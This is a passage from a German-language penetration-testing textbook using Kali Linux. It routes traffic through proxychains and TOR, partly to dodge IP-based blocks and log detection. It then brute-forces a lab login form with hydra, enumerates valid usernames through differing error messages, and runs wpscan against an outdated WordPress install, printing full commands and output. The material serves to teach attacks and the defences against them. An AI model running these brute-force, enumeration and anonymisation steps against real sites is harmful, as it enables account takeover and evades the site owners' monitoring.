; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;facebook.com. IN A

;; ANSWER SECTION:
facebook.com. 6 IN A 31.13.64.35

;; Query time: 5 msec
;; SERVER: 8.8.4.4#53(8.8.4.4)
;; WHEN: Sun Sep 17 15:57:03 CEST 2017
;; MSG SIZE rcvd: 57
```

Sie sehen, dass hierbei die Ausgabe von Proxychains etwas anders ist:

```
|DNS-request| ::1
|S-chain|-<>-200.81.172.98:1080-<>-212.161.91.178:1080-<>
<>-4.2.2.2:53-<><>-OK
|DNS-response| ::1 is 104.239.213.7
```

Wer eine längere Liste mit schnellen und zuverlässigen Proxy-Servern hat, sollte auf jeden Fall die dynamische Kette verwenden. Bei den deutlich

weniger zuverlässigen und langsameren kostenlosen Servern sollte man auf jeden Fall zur statischen Kette greifen.

TOR installieren und einrichten

Das TOR-Netzwerk wurde entwickelt, um Verbindungen im Internet zu anonymisieren. In manchen Ländern mit entsprechender Zensur ist das TOR-Netzwerk auch der einzige Ort, an dem eine freie Meinungsäußerung möglich wird. Aber auch kriminelle haben TOR für sich entdeckt und stellen Webseiten auf Ihren Computer über das anonyme TOR-Netzwerk zur Verfügung auf denen sie Waffen, Drogen oder sonstige illegale Dinge anbieten. Im Allgemeinen wird dies als Darknet bezeichnet.

Gerüchten zu Folge sollen die amerikanischen Strafverfolgungsbehörden eine Möglichkeit gefunden haben, die Nutzer und Betreiber diverser Darknet-Seiten ausfindig zu machen. An der Stelle will ich aber ausdrücklich betonen, dass die Nutzung von TOR oder das Besuchen von Darknet-Seiten absolut nicht illegal sind. Für Personen mit Interesse an Computersicherheit finden sich viele nützliche Informationen. Darüber hinaus sind hier meist die neuesten Exploits zu finden. In diesem Zusammenhang hinkt das Internet oft einige Tage hinterher.

Wer allerdings versucht eine AK-47 oder Drogen zu kaufen - der macht sich natürlich strafbar!

Die Funktionsweise ist ähnlich wie bei Proxychains. Die Verbindung wird durch eine Kette von Rechnern aufgebaut. In dieser Kette kennt jeder Rechner nur die nächste Station als Empfänger und die vorherige als Absender. In regelmäßigen Abständen werden dann diese Ketten nach dem Zufallsprinzip neu aufgebaut. So ergeben sich immer neue Ketten und selbst wenn jemand versucht den Traffic zu belauschen wird er nur einen Teil der Daten erhalten. Außerdem kann man nicht vorhersagen, ob und wann ein bestimmter Rechner eine Verbindung über eine Kette aufbauen wird in der sich der Angreifer-PC befindet. Genauso wenig kann man vorhersagen, welcher Traffic eines bestimmten PCs über eine bestimmte

Kette läuft und wie viel Traffic anderer Rechner über die gleiche Kette läuft.

Wie üblich installieren wir die nötigen Tools aus den Paketquellen mit folgendem Befehl:

```
root@kali:~# apt install tor
```

Danach müssen wir den TOR-Service mit

```
root@kali:~# systemctl start tor.service
```

...starten und die Datei `/etc/proxychains4.conf` editieren. In der Datei verwenden wir die Option strict_chain und deaktivieren alle Proxy-Server bis auf:

```
socks4 127.0.0.1 9050
```

Danach können wir TOR über proxychains verwenden. Also testen wir mal, ob es klappt:

```
┌──(mark㉿kali)-[~]
└─$ proxychains curl ident.me
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ident.me:80  ...  OK
192.42.116.176
```

Also sehen wir uns einmal an, wessen IP das ist:

```
┌──(mark㉿kali)-[~]
└─$ whois 192.42.116.176

% Abuse contact for '192.42.116.172 - 192.42.116.223' is
'abuse@nothingtohide.nl'
```

```
inetnum:            192.42.116.172 - 192.42.116.223
netname:            TOR-EXIT-NTH
descr:              https://nothingtohide.nl
descr:              Amsterdam
country:            NL
org:                ORG-NTH3-RIPE
admin-c:            NTH23-RIPE
tech-c:             NTH23-RIPE
status:             LEGACY
mnt-by:             AS1101-MNT
mnt-by:             NOTSURFNET-MNT
created:            2023-02-06T21:39:02Z
last-modified:      2023-02-06T21:39:02Z
source:             RIPE

organisation:       ORG-NTH3-RIPE
org-name:           Nothing to hide
org-type:           OTHER
address:            Marterweide 21
address:            3437 TK Nieuwegein
country:            NL
abuse-c:            NTH23-RIPE
mnt-ref:            NOTSURFNET-MNT
mnt-by:             AS1101-MNT
mnt-by:             NOTSURFNET-MNT
created:            2023-02-06T21:32:03Z
last-modified:      2023-02-06T22:51:45Z
source:             RIPE # Filtered
```

```
role:                   Nothing to hide (Abuse)
address:                Marterweide 21
address:                3437 TK Nieuwegein
address:                the Netherlands
remarks:                https://www.nothingtohide.nl/
abuse-mailbox:          abuse@nothingtohide.nl
nic-hdl:                NTH23-RIPE
mnt-by:                 AS1101-MNT
mnt-by:                 NOTSURFNET-MNT
created:                2023-02-06T21:22:11Z
last-modified:          2023-02-06T22:56:59Z
source:                 RIPE # Filtered

% Information related to '192.42.116.0/22AS1101'
route:                  192.42.116.0/22
descr:                  IP-EEND-IP
origin:                 AS1101
mnt-by:                 AS1103-MNT
created:                2007-12-19T21:20:53Z
last-modified:          2007-12-19T21:20:53Z
source:                 RIPE

% This query was served by the RIPE Database Query Service
version 1.107 (DEXTER)
```

Wir sind also "anonym". Inwieweit das für eine mögliche Strafverfolgung gilt, will ich an dieser Stelle nicht erörtern. Was Log-Dateien und die Programme angeht, die diese auswerten und gegebenenfalls IP-Adressen sperren, haben wir den Vorteil, dass sich unsere Aktivitäten auf

verschiedenste IP-Adressen aufteilen und so ein Angriff nicht so leicht identifizierbar wird.

Sollte man beim Testen auf einem Server geblockt werden, dann kann man eine solche IP-Adressen basierte Sperre ebenfalls mit TOR umgehen. Allerdings ist man auch über TOR nicht wirklich schnell unterwegs. Bei einem Speedtest hatte ich mit TOR durchschnittlich 2 - 16 Mbps je nach Kette anstatt der 240 Mbps ohne über TOR zu gehen.

WEBSEITEN ANGREIFEN

Webseiten sind ein immer beliebteres Ziel für Angreifer. Das liegt daran, dass man diese vielfältig einsetzen kann um

- Email-Adressen für den Spam-Versand zu erhalten
- Spam-Mails zu versenden
- Phishing-Webseiten abzulegen
- Trojaner verseuchte Software zu verteilen
- Zugangsdaten zu erhalten, die eventuell auch auf PayPal oder anderen Bezahldiensten verwendet werden
- Einkäufe im Namen eines Kunden zu tätigen und diese mit der hinterlegten Kreditkarte zu bezahlen und an die eigene Adresse zu senden
- Shellzugang zu erhalten und damit weitere Angriffe zu starten
- uvm.

Der Vorteil an einem Webserver ist, dass alles, was man brauchen könnte, abgesehen von den Hacker-Tools, vorhanden ist und man direkt loslegen kann. Darüber hinaus ist die IP-Adresse nicht auf den Hacker, sondern auf ein Opfer registriert. Somit liegt die Beweislast beim Opfer, dass dann anhand von Log-Dateien nachweisen müsste, dass es nicht für die illegalen Aktivitäten verantwortlich ist. Das Problem ist dabei oftmals, dass ein Hacker, der es schafft, sich Zugang zu verschaffen, auch in der Lage sein wird die Protokoll-Dateien, die ihn belasten könnten zu löschen.

Daher sollte jeder, der eine Webseite betreibt zumindest ansatzweise wissen, welche Angriffe die beliebtesten sind, wie man sie durchführt und verhindert.

Passwort brutforcen

Zunächst fangen wir wieder einmal mit dem primitivsten Angriff an. Dies wäre ein Bruteforce-Angriff.

Ein sehr beliebtes Tool hierfür ist hydra. Damit kann man nicht nur Web-Passwörter, sondern auch FTP, SSH und viele weitere Logindaten knacken. hydra probiert hierbei jeden Login-Namen aus einer Liste mit jedem der Passwörter aus einer anderen Liste aus. Nehmen wir also an, wir würden 10 Logins mit je 100.000 Passwörtern ausprobieren dann wären das 1.000.000 Login-Versuche. Dies dauert nicht nur Zeit, sondern sorgt dafür, dass wir auch 1.000.000 mal die Angreifer-IP in der Log-Datei haben.

Bemerkt ein Webmaster nun einen Anstieg der Seitenzugriffe von 10.000 pro Tag auf 1.010.000 dann wird der sicherlich hellhörig vor allem wenn 99% der Zugriffe von der gleichen IP kommen. Aber auch das Ziel der Zugriffe verrät, was vor sich geht. Wenn nun der Angriff über das TOR-Netzwerk erfolgt und 1.000 verschiedene IP-Adressen insgesamt 1.000.000 mal auf die login.php zugreifen wird es auch nicht schwer sein zu erraten, was da vor sich geht.

Ein derartiger Angriff kann nur dann Erfolg haben, wenn

1. der Webmaster die Log-Daten nicht überprüft und
2. schwache und unsichere Passwörter erlaubt sind und verwendet werden.

An dieser Stelle wollen wir davon ausgehen, dass wir ein HTML-Formular zur Passwort-Eingabe knacken wollen. Dazu habe ich ein kleines Script erstellt, dass ein Login-Formular zur Verfügung stellt.

Zuerst benötigen wir eine Usernamen- und Passwort-Liste. Ich verwende hier die rockyou.txt und eine der Usernamen-Listen von MetaSploit. Dazu

kopiere ich die Listen in das Home-Verzeichnis und entpacke sie:

```
mark@kali:~$ cp /usr/share/metasploit-framework/data/wordlists/http_default_users.txt .
mark@kali:~$ cp /usr/share/wordlists/rockyou.txt.gz .
mark@kali:~$ gunzip rockyou.txt.gz
```

Nun müssen wir das HTML-Formular analysieren, um herauszufinden, welche Feldbezeichner verwendet werden und wohin die Daten übertragen werden:

```
<html>
<head>
  <title>Login</title>
</head>
<body>
  <form method="post" action="login.php?a=dologin">
      <b>Username:</b> <input type="text" name="user"><br>
      <b>Passwort:</b> <input type="password" name="pass"><br>
      <input type="submit" value="einloggen">
  </form>
  </body>
</html>
```

Zuerst müssen wir uns das <form>-Element ansehen. Hier fällt auf, dass die Daten an login.php?a=dologin per POST Methode gesendet werden. Per GET-Methode (*sichtbare Übertragung von Parametern innerhalb der URL*) wird dann noch ein Parameter a mit dem Wert dologin als Login-Flag übertragen.

Als nächsten Schritt müssen wir einen Text finden, der nur dann in der Webseite angezeigt wird, wenn der Login fehlschlägt. Dazu versuche ich mich einfach mit xxxx als User und als Passwort einzuloggen. Danach sehe ich die Fehlermeldung: "Login fehlgeschlagen!".

Hier bietet sich also der Text "fehlgeschlagen" an um ihn als Flag zu verwenden damit hydra erkennt ob, der Login geklappt hat.

Also starten wir den Angriff mit:

```
mark@kali:~$ hydra 192.168.1.14 http-form-post "/sqli_test/login.php?a=dologin:user=^USER^&pass=^PASS^:fehlgeschlagen" -L http_default_users.txt -P rockyou.txt -t 10 -w 30
```

Hierbei sind die verwendeten Parameter

`192.168.1.14`	der Server
`http-form-post` ...	die Methode gefolgt vom Parameter-String
`-L`	die Loginnamen-Liste
`-P`	die Passwort-Liste
`-t`	Threads bzw. gleichzeitige Verbindungen (*in dem Fall 10*)
`-w`	Timeout-Zeit (*30 Sekunden*)

Der Parameter-String

```
/sqli_test/login.php?a=dologin:user=^USER^&pass=^PASS^:fehlgeschlagen
```

...ist mit dem **:** als Trennzeichen in mehrere Felder unterteilt:

`/sqli_test/login.php?a=dologin` ...	Pfad zum Script
`user=^USER^&pass=^PASS^`	Zu übertragende Felder. `^USER^` und `^PASS^` dienen als Platzhalter und werden mit den jeweiligen Werten aus den Listen gefüllt.
`fehlgeschlagen`	ist der String, der auf der Seite gesucht wird um festzustellen ob der Loginversuch geklappt hat.

Sehen wir uns nun einmal an, wie hydra arbeitet:

```
[ATTEMPT] target 192.168.1.14 - login "admin" - pass "123456" - 1 of 200821670
[ATTEMPT] target 192.168.1.14 - login "admin" - pass "12345" - 2 of 200821670
[ATTEMPT] target 192.168.1.14 - login "admin" - pass "123456789" - 3 of 200821670
[ATTEMPT] target 192.168.1.14 - login "admin" - pass "password" - 4 of 200821670
[ATTEMPT] target 192.168.1.14 - login "admin" - pass "iloveyou" - 5 of 200821670
```

Es wird der erste Eintrag der User-Liste mit dem ersten Eintrag der Passwort-Liste probiert, danach mit dem zweiten Eintrag, dem Dritten, usw. Ist die Passwort-Liste durchlaufen dann wird mit dem nächsten Eintrag der User-Liste wieder von vorne begonnen. Wenn ein Passwort gefunden wird, bricht der Durchlauf ab und macht mit dem nächsten Eintrag der User-Liste weiter. So lange bis alle Möglichkeiten ausprobiert wurden.

```
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-17 23:05:12
```

```
[DATA] max 10 tasks per 1 server, overall 64 tasks, 200821698
login tries
(l:14/p:14344407), ~313783 tries per task
[DATA] attacking service http-post-form on port 80
[STATUS] 1303.00 tries/min, 1303 tries in 00:01h, 200820395 to
do in 2568:42h, 10 active
[STATUS] 1315.67 tries/min, 3947 tries in 00:03h, 200817751 to
do in 2543:56h, 10 active
[STATUS] 1318.43 tries/min, 9229 tries in 00:07h, 200812469 to
do in 2538:32h, 10 active
[80][http-post-form] host: 192.168.1.14 login: admin password:
Passwort1
[80][http-post-form] host: 192.168.1.14 login: user password:
user
^C
```

The session file ./hydra.restore was written. Type "hydra -R" to resume session.

Das soll zu Demonstrationszwecken reichen und daher breche ich den Vorgang mit Strg + C ab.

Sie sehen anhand der Ausgabe, dass 200.821.698 Login-Versuche nötig wären. hydra berechnet an der Stelle eine geschätzte Ausführungszeit von ca. 2500 Stunden was mehr als 104 Tagen entspricht. Wir sprechen hier aber auch nicht von einer sehr ausführlichen Passwort-Liste!

Weiters sind in der User-Liste nur eine Handvoll Usernamen hinterlegt. Bei einem umfangreicheren Beispiel würden wir schnell mehrere Jahrzehnte erreichen.

Also ist dieser Angriff nicht besonders schnell oder effizient. Glücklicherweise sind einige Entwickler so freundlich uns bei einem Angriff eine Hilfestellung zu liefern.

Je mehr Informationen die Seite verrät, umso leichter macht man einem Angreifer das Leben. Nehmen wir beispielsweise an, die Webseite würde zwei Fehlermeldungen liefern - einerseits, dass der Username nicht bekannt ist und andererseits, dass das Passwort falsch ist.

Dann können wir den Prozess vereinfachen indem wir zuvor alle Usernamen prüfen und lediglich die gültigen Usernamen mit allen Passwörtern in der Liste abgleichen. Ich passe die Login-Seite dementsprechend an und wir starten den Vorgang neu:

```
mark@kali:~$ hydra 192.168.1.14 http-form-post "/sqli_test/login2.php?a=dologin :user=^USER^&pass=^PASS^:unbekannt" -L http_default_users.txt -p xxxx -t 1 -vV -w 30

Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-17 23:45:18
[DATA] max 1 task per 1 server, overall 64 tasks, 14 login tries (l:14/p:1), ~0
tries per task
[DATA] attacking service http-post-form on port 80
[VERBOSE] Resolving Adresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.14 - login "admin" - pass "xxxx" - 1 of 14
[80][http-post-form] host: 192.168.1.14 login: admin password: xxxx
[ATTEMPT] target 192.168.1.14 - login "user" - pass "xxxx" - 2 of 14
[80][http-post-form] host: 192.168.1.14 login: user password: xxxx
[ATTEMPT] target 192.168.1.14 - login "manager" - pass "xxxx" - 3 of 14
... Ausgabe gekürzt
[ATTEMPT] target 192.168.1.14 - login "wampp" - pass "xxxx" - 11 of 14
[ATTEMPT] target 192.168.1.14 - login "newuser" - pass "xxxx" - 12 of 14
```

```
[80][http-post-form] host: 192.168.1.14 login: newuser
password: xxxx
[ATTEMPT] target 192.168.1.14 - login "xampp" - pass "xxxx" -
13 of 14
[ATTEMPT] target 192.168.1.14 - login "vagrant" - pass "xxxx" -
14 of 14
[STATUS] attack finished for 192.168.1.14 (waiting for children
to complete tests)
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-17
23:45:26
```

In 8 Sekunden waren diese wenigen User geprüft worden. Mit dem Ergebnis, dass nur drei Usernamen gültig sind. Ich habe hier einfach den Text unbekannt von der Fehlermeldung "Username unbekannt" verwendet, um zu prüfen ob der Username existiert.

Käme eine der anderen Meldungen wie "Passwort falsch" oder "Login erfolgreich" dann würde dies von hydra als erfolgreicher Login-Versuch mit dem Passwort xxxx gewertet. Hier soll uns das aber egal sein wir wollen ja nicht die Passwörter rausfinden, sondern die gültigen Usernamen.

Hierbei habe ich die Parameter

`-vV` ..... für eine detailliertere Ausgabe
`-p` ..... zur Angabe eines spezifischen Passworts

...verwendet. Jetzt da wir 3 User identifiziert haben können wir die User-Liste entsprechend kürzen und denn den eigentlichen Angriff vornehmen. Also bereiten wir schnell die User-Liste vor

```
mark@kali:~$ echo "admin" > user_neu.txt
mark@kali:~$ echo "user" >> user_neu.txt
mark@kali:~$ echo "newuser" >> user_neu.txt
```

...und führen denselben Angriff wie vorhin durch:

```
mark@kali:~$ hydra 192.168.1.14 http-form-post "/sqli_test/login2.php?a=dologin :user=^USER^&pass=^PASS^:S=erfolgreich" -L user_neu.txt -P rockyou.txt -t 10 -w 30 -e ns -o hydra-http-post-attack.txt

Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-18 00:24:45
[DATA] max 10 tasks per 1 server, overall 64 tasks, 43033221 login tries
(l:3/p:14344407), ~67239 tries per task

[DATA] attacking service http-post-form on port 80
[STATUS] 899.00 tries/min, 899 tries in 00:01h, 43032322 to do in 797:47h, 10 active
[STATUS] 913.33 tries/min, 2740 tries in 00:03h, 43030481 to do in 785:14h, 10 active
[STATUS] 910.57 tries/min, 6374 tries in 00:07h, 43026847 to do in 787:33h, 10 active
[80][http-post-form] host: 192.168.1.14 login: admin password: Passwort1
[80][http-post-form] host: 192.168.1.14 login: user password: user
```

Hierbei musste ich den Parameter-String etwas anpassen. Das letzte Feld lautet nun S=erfolgreich, womit wir jetzt nicht mehr nach Fehlermeldungen suchen, sondern nach Erfolgsmeldungen.

Außerdem habe ich noch die Parameter

`-e ns` ..... Username und Leerstring als Passwort
`-o hydra-http-post-attack.txt` ... Ausgabe-Datei

...verwendet.

Hier fällt zunächst auf, dass, trotz einem deutlichen Geschwindigkeitseinbruch *(ca. 900 Versuche pro Minute statt ca. 1.300 Versuche*) die maximale Laufzeit von mehr als 2500 auf nicht einmal 800 Stunden zurückgefallen ist. Die deutlich langsamere Geschwindigkeit ist in dem Fall nicht hydra sondern einem anderen PC geschuldet, der um diese Zeit eine Sicherung der Daten auf den NAS-Speicher lädt und daher das Netzwerk belastet.

Alle weiteren Parameter und Funktionen können Sie der Manpage entnehmen.

Dies ist ein sehr schönes Beispiel für Hacking. Wir zweckentfremden hydra und nutzen das Tool nicht als Passwortknacker sondern um auf das Vorhandensein bestimmter Useraccounts zu testen. Außerdem nutzen wir die Art und Weise wie Fehlermeldungen erstellt werden, um Informationen daraus zu gewinnen, die so gar nicht preisgegeben werden sollten.

Das ist die Denkweise, die Sie als Hacker wirklich lernen und verinnerlichen müssen. Sobald Sie anfangen, mehr als nur die angedachte Funktion zu sehen, eröffnen sich Ihnen neue Wege!

Schwachstellen finden

Webseiten können auf Basis von verschiedensten Schwachstellen angegriffen werden. Um eine grobe Einteilung zu treffen, könnte man die folgenden drei Bereiche nennen:

- Konfigurationsfehler auf dem Server / Script seitens des Hosters oder des Betreibers
- Fehler in der Programmierung der Webseite oder Serverdienste
- Unsichere Passwörter

Um Schwachstellen in der Programmierung zu finden, stehen uns in Kali zahlreiche Tools zur Verfügung, die wir uns in den folgenden Lektionen nach einander ansehen wollen.

Ein sehr beliebtes und verbreitetes CMS (*Content Management System*) ist Wordpress. In ein derartiges Projekt fließt der Code von vielen Programmierern ein. Außerdem gibt es zahlreiche Plugins, die teilweise auch wieder von anderen Entwicklern stammen. Bei meiner Grundinstallation ohne zusätzliche Plugins komme ich auf ca. 415.000 Codezeilen! Da ist es nicht verwunderlich, dass sich von Zeit zu Zeit ein Fehler einschleicht - genau wie bei jeder anderen Software.

Da Wordpress allerdings so beliebt ist, gibt es ein eigenes Tool, dass in einer Webseite nach bekannten Schwachstellen sucht. Ähnlich wie GVM oder Nessus das mit einem Computer machen.

Genug der Vorrede - testen wir wpscan einfach:

```
root@kali:~# wpscan --enumerate u --url http://192.168.1.14/wp/
```

```
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|

WordPress Security Scanner by the WPScan Team
Version 3.8.22

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

Current Version: 3.8.22

```
[+] URL: http://192.168.1.14/wp/
[+] Started: Mon Sep 18 01:10:26 2017

[!] The WordPress 'http://192.168.1.14/wp/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://localhost/wp/index.php/wp-json/>; rel="https://api.w.org/
[+] Interesting header: SERVER: Apache/2.4.27 (Fedora) PHP/7.1.8
[+] Interesting header: X-POWERED-BY: PHP/7.1.8
[+] XML-RPC Interface available under: http://192.168.1.14/wp/xmlrpc.php
[!] Includes directory has directory listing enabled: http://192.168.1.14/wp/wp-includes/

[+] WordPress version 4.7.1 (Released on 2017-01-11) identified from meta generator, links opml
[!] 17 vulnerabilities identified from the version number
```

[!] Title: WordPress 4.2.0-4.7.1 - Press This UI Available to Unauthorised Users
Reference: https://wpvulndb.com/vulnerabilities/8729
Reference: https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/
Reference: https://github.com/WordPress/WordPress/commit/21264a31e0849e6ff793a06a17de877dd88ea454
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5610
[i] Fixed in: 4.7.2

[!] Title: WordPress 3.5-4.7.1 - WP_Query SQL Injection
Reference: https://wpvulndb.com/vulnerabilities/8730
Reference: https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/
Reference: https://github.com/WordPress/WordPress/commit/85384297a60900004e27e417eac56d24267054cb
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5611
[i] Fixed in: 4.7.2

[!] Title: WordPress 4.3.0-4.7.1 - Cross-Site Scripting (XSS) in posts list table
Reference: https://wpvulndb.com/vulnerabilities/8731
Reference: https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/
Reference: https://github.com/WordPress/WordPress/commit/4482f9207027de8f36630737ae085110896ea849
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5612
[i] Fixed in: 4.7.2
[!] Title: WordPress 4.7.0-4.7.1 - Unauthenticated Page/Post Content Modification via REST API
Reference: https://wpvulndb.com/vulnerabilities/8734

Reference: https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html
Reference: https://blogs.akamai.com/2017/02/wordpress-web-api-vulnerability.html
Reference: https://gist.github.com/leonjza/2244eb15510a0687ed93160c623762ab
Reference: https://github.com/WordPress/WordPress/commit/e357195ce303017d517aff944644a7a1232926f7
Reference: https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_content_injection [i] Fixed in: 4.7.2

[!] Title: WordPress 3.6.0-4.7.2 - Authenticated Cross-Site Scripting (XSS) via Media
File Metadata
Reference: https://wpvulndb.com/vulnerabilities/8765
Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
Reference: https://github.com/WordPress/WordPress/commit/28f838ca3ee205b6f39cd2bf23eb4e5f52796bd7
Reference: https://sumofpwn.nl/advisory/2016/wordpress_audio_playlist_functionality_is_affected_by_cross_site_scripting.html
Reference: http://seclists.org/oss-sec/2017/q1/563
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6814
[i] Fixed in: 4.7.3

[!] Title: WordPress 2.8.1-4.7.2 - Control Characters in Redirect URL Validation
Reference: https://wpvulndb.com/vulnerabilities/8766
Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
Reference:

https://github.com/WordPress/WordPress/commit/288cd469396cfe7055972b457eb589cea51ce40e
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6815
[i] Fixed in: 4.7.3

[!] Title: WordPress 4.7.0-4.7.2 - Authenticated Unintended File Deletion in Plugin Delete
  Reference: https://wpvulndb.com/vulnerabilities/8767
  Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
  Reference: https://github.com/WordPress/WordPress/commit/4d80f8b3e1b00a3edcee0774dc9c2f4c78f9e663
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6816
[i] Fixed in: 4.7.3

[!] Title: WordPress 4.0-4.7.2 - Authenticated Stored Cross-Site Scripting (XSS) in YouTube URL Embeds
  Reference: https://wpvulndb.com/vulnerabilities/8768
  Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
  Reference: https://github.com/WordPress/WordPress/commit/419c8d97ce8df7d5004ee0b566bc5e095f0a6ca8
  Reference: https://blog.sucuri.net/2017/03/stored-xss-in-wordpress-core.html
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6817
[i] Fixed in: 4.7.3

[!] Title: WordPress 4.7-4.7.2 - Cross-Site Scripting (XSS) via Taxonomy Term Names
  Reference: https://wpvulndb.com/vulnerabilities/8769
  Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/

Reference: https://github.com/WordPress/WordPress/commit/9092fd01e1f452f37c313d38b18f9fe6907541f9
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6818
[i] Fixed in: 4.7.3

[!] Title: WordPress 4.2-4.7.2 - Press This CSRF DoS
Reference: https://wpvulndb.com/vulnerabilities/8770
Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
Reference: https://github.com/WordPress/WordPress/commit/263831a72d08556bc2f3a328673d95301a152829
Reference: https://sumofpwn.nl/advisory/2016/cross_site_request_forgery_in_wordpress_press_this_function_allows_dos.html
Reference: http://seclists.org/oss-sec/2017/q1/562
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6819
[i] Fixed in: 4.7.3

[!] Title: WordPress 2.3-4.7.5 - Host Header Injection in Password Reset
Reference: https://wpvulndb.com/vulnerabilities/8807
Reference: https://exploitbox.io/vuln/WordPress-Exploit-4-7-Unauth-Password-Reset-0day-CVE-2017-8295.html
Reference: http://blog.dewhurstsecurity.com/2017/05/04/exploitbox-wordpress-security-advisories.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8295

[!] Title: WordPress 2.7.0-4.7.4 - Insufficient Redirect Validation
Reference: https://wpvulndb.com/vulnerabilities/8815
Reference:

https://github.com/WordPress/WordPress/commit/76d77e927bb4d0f87c7262a50e28d84e01fd2b11
  Reference: https://wordpress.org/news/2017/05/wordpress-4-7-5/
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9066
[i] Fixed in: 4.7.5

[!] Title: WordPress 2.5.0-4.7.4 - Post Meta Data Values Improper Handling in XML-RPC
  Reference: https://wpvulndb.com/vulnerabilities/8816
  Reference: https://wordpress.org/news/2017/05/wordpress-4-7-5/
  Reference: https://github.com/WordPress/WordPress/commit/3d95e3ae816f4d7c638f40d3e936a4be19724381
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9062
[i] Fixed in: 4.7.5

[!] Title: WordPress 3.4.0-4.7.4 - XML-RPC Post Meta Data Lack of Capability Checks
  Reference: https://wpvulndb.com/vulnerabilities/8817
  Reference: https://wordpress.org/news/2017/05/wordpress-4-7-5/
  Reference: https://github.com/WordPress/WordPress/commit/e88a48a066ab2200ce3091b131d43e2fab2460a4
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9065
[i] Fixed in: 4.7.5

[!] Title: WordPress 2.5.0-4.7.4 - Filesystem Credentials Dialog CSRF
  Reference: https://wpvulndb.com/vulnerabilities/8818
  Reference: https://wordpress.org/news/2017/05/wordpress-4-7-5/

Reference: https://github.com/WordPress/WordPress/commit/38347d7c580be4cdd8476e4bbc653d5c79ed9b67
Reference: https://sumofpwn.nl/advisory/2016/cross_site_request_forgery_in_wordpress_connection_information.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9064

[i] Fixed in: 4.7.5

[!] Title: WordPress 3.3-4.7.4 - Large File Upload Error XSS
Reference: https://wpvulndb.com/vulnerabilities/8819
Reference: https://wordpress.org/news/2017/05/wordpress-4-7-5/
Reference: https://github.com/WordPress/WordPress/commit/8c7ea71edbbffca5d9766b7bea7c7f3722ffafa6
Reference: https://hackerone.com/reports/203515
Reference: https://hackerone.com/reports/203515
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9061
[i] Fixed in: 4.7.5

[!] Title: WordPress 3.4.0-4.7.4 - Customizer XSS & CSRF
Reference: https://wpvulndb.com/vulnerabilities/8820
Reference: https://wordpress.org/news/2017/05/wordpress-4-7-5/
Reference: https://github.com/WordPress/WordPress/commit/3d10fef22d788f29aed745b0f5ff6f6baea69af3
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9063
[i] Fixed in: 4.7.5

[+] WordPress theme in use: twentyseventeen - v1.1

[+] Name: twentyseventeen - v1.1

```
| Location: http://192.168.1.14/wp/wp-content/themes/twentyseventeen/
| Readme: http://192.168.1.14/wp/wp-content/themes/twentyseventeen/README.txt
[!] The version is out of date, the latest version is 1.3
| Style URL: http://192.168.1.14/wp/wp-content/themes/twentyseventeen/style.css
| Referenced style.css: http://localhost/wp/wp-content/themes/twentyseventeen/style.css
| Theme Name: Twenty Seventeen
| Theme URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and
immersive featured images. With a...
| Author: the WordPress team
| Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:

+----+-------+--------+
| Id | Login | Name   |
+----+-------+--------+
| 1  | root  | root - |
+----+-------+--------+

[+] Finished: Mon Sep 18 01:10:31 2017
[+] Requests Done: 81
